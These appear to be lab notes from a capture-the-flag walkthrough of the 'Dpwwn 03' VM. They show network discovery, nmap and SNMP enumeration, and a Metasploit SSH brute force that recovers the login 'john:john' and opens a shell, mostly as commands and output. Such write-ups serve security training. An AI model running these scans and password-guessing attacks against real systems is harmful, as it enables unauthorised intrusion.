
Dpwwn 03


Monday, 2 September 2019 2:37 pm

Initial netdiscover




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.234.2   00:50:56:f5:13:23      1      60  VMware, Inc.
 192.168.234.128 00:0c:29:c5:f7:ff      1      60  VMware, Inc.
 192.168.234.129 00:0c:29:41:09:34      1      60  VMware, Inc.
 192.168.234.254 00:50:56:e4:d9:8c      1      60  VMware, Inc.
```

Port scan




```
22/tcp  open   ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 52:13:ac:ba:ef:86:74:8c:76:c4:47:fa:68:fd:fe:30 (RSA)
|   256 a4:ec:f3:10:8d:ec:41:e3:e7:e5:9e:0e:58:f5:ee:fb (ECDSA)
|_  256 e3:10:5e:f0:3e:b1:21:57:21:25:fd:27:d3:cc:fc:0b (ED25519)
161/tcp closed snmp
MAC Address: 00:0C:29:41:09:34 (VMware)
Device type: general purpose|storage-misc|media device|WAP|webcam
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (97%), HP embedded (91%), Infomir embedded (90%), Ubiquiti
embedded (90%), Ubiquiti AirOS 5.X (89%), Tandberg embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/h:hp:
p2000_g3 cpe:/h:infomir:mag-250 cpe:/o:linux:linux_kernel:2.6.32 cpe:/h:ubnt:airmax_nanostation cpe:/o:u
bnt:airos:5.5.9
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.13 (95%), Linux
3.16 - 4.6 (94%), Linux 2.6.22 - 2.6.36 (93%), Linux 2.6.39 (93%), Linux 4.10 (92%), Linux 4.4 (92%), Li
nux 2.6.32 (92%), Linux 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Listing Nmap snmp scripts




```
root@kali:/usr/share/nmap/scripts# lsf|grep snmp
-rw-r--r-- 1 root root 7.4K Jan  9  2019 snmp-brute.nse
-rw-r--r-- 1 root root 4.3K Jan  9  2019 snmp-hh3c-logins.nse
-rw-r--r-- 1 root root 5.1K Jan  9  2019 snmp-info.nse
-rw-r--r-- 1 root root  28K Jan  9  2019 snmp-interfaces.nse
-rw-r--r-- 1 root root 5.8K Jan  9  2019 snmp-ios-config.nse
-rw-r--r-- 1 root root 4.1K Jan  9  2019 snmp-netstat.nse
-rw-r--r-- 1 root root 4.4K Jan  9  2019 snmp-processes.nse
-rw-r--r-- 1 root root 1.9K Jan  9  2019 snmp-sysdescr.nse
-rw-r--r-- 1 root root 2.5K Jan  9  2019 snmp-win32-services.nse
-rw-r--r-- 1 root root 2.7K Jan  9  2019 snmp-win32-shares.nse
-rw-r--r-- 1 root root 4.6K Jan  9  2019 snmp-win32-software.nse
-rw-r--r-- 1 root root 2.0K Jan  9  2019 snmp-win32-users.nse
```

Snmp enumeration




```
root@kali:/usr/share/nmap/scripts# nmap 192.168.234.129 -Pn -sU -p 161 --script=snmp-brute
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-02 02:45 EDT
Nmap scan report for 192.168.234.129
Host is up (0.00046s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute: 
|_  public - Valid credentials
MAC Address: 00:0C:29:41:09:34 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```




```
root@kali:/usr/share/nmap/scripts# nmap -sU -Pn --script=snmp-info 192.168.234.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-02 04:21 EDT
Nmap scan report for 192.168.234.129
Host is up (0.00096s latency).
Not shown: 998 open|filtered ports
PORT    STATE  SERVICE
22/udp  closed ssh
161/udp open   snmp
| snmp-info: 
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c8dd715b01e74e5d
|   snmpEngineBoots: 32
|_  snmpEngineTime: 1h46m12s
```

Snmpwalk




```
root@kali:/usr/share/nmap/scripts# snmpwalk  -c public 192.168.234.129 -v1
iso.3.6.1.2.1.1.1.0 = STRING: "Linux dpwwn-03 4.19.0-5-686-pae #1 SMP Debian 4.19.37-5+deb10
u1 (2019-07-19) i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (85691) 0:14:16.91
iso.3.6.1.2.1.1.4.0 = STRING: "john <john@dpwwn-03>"
iso.3.6.1.2.1.1.5.0 = STRING: "dpwwn-03"
iso.3.6.1.2.1.1.6.0 = STRING: "john room"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-
based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filt
```




```
ering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (47) 0:00:00.47
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (86122) 0:14:21.22
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E3 09 02 02 31 37 00 2D 04 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-4.19.0-5-686-pae root=UUID=c7e825
2b-ff79-48c0-8312-4f5f45e4d724 ro quiet
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 92
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
```

Metasploit




```
msf5 > use auxiliary/scanner/snmp/snmp_enum
msf5 auxiliary(scanner/snmp/snmp_enum) > show options

Module options (auxiliary/scanner/snmp/snmp_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>

msf5 auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 192.168.234.129
RHOSTS => 192.168.234.129
msf5 auxiliary(scanner/snmp/snmp_enum) > run
[+] 192.168.234.129, Connected.

[*] System information:

Host IP                       : 192.168.234.129
Hostname                      : dpwwn-03
Description                   : Linux dpwwn-03 4.19.0-5-686-pae #1 SMP Debian 4.19.37-5+deb1
0u1 (2019-07-19) i686
Contact                       : john <john@dpwwn-03>
Location                      : john room
Uptime snmp                   : 00:24:24.48
Uptime system                 : 00:24:20.20
System date                   : 2019-9-2 02:59:58.0


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/snmp/snmp_enum) > 
```

Brute force




```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         /root/pwn/pass.txt  no        File containing passwords, one per line
   RHOSTS            192.168.234.129     yes       The target address range or CIDR identifier
   RPORT             22                  yes       The target port
   STOP_ON_SUCCESS   true                yes       Stop guessing when a credential works for a host
   THREADS           8                   yes       The number of concurrent threads
   USERNAME          john                no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE           true                yes       Whether to print output for all attempts
```

Password found




```
[+] 192.168.234.129:22 - Success: 'john:john' 'uid=1000(john) gid=1000(john) groups=1000(john),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev) Linu
x dpwwn-03 4.19.0-5-686-pae #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.234.128:34495 -> 192.168.234.129:22) at 2019-09-02 05:18:57 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Login successful



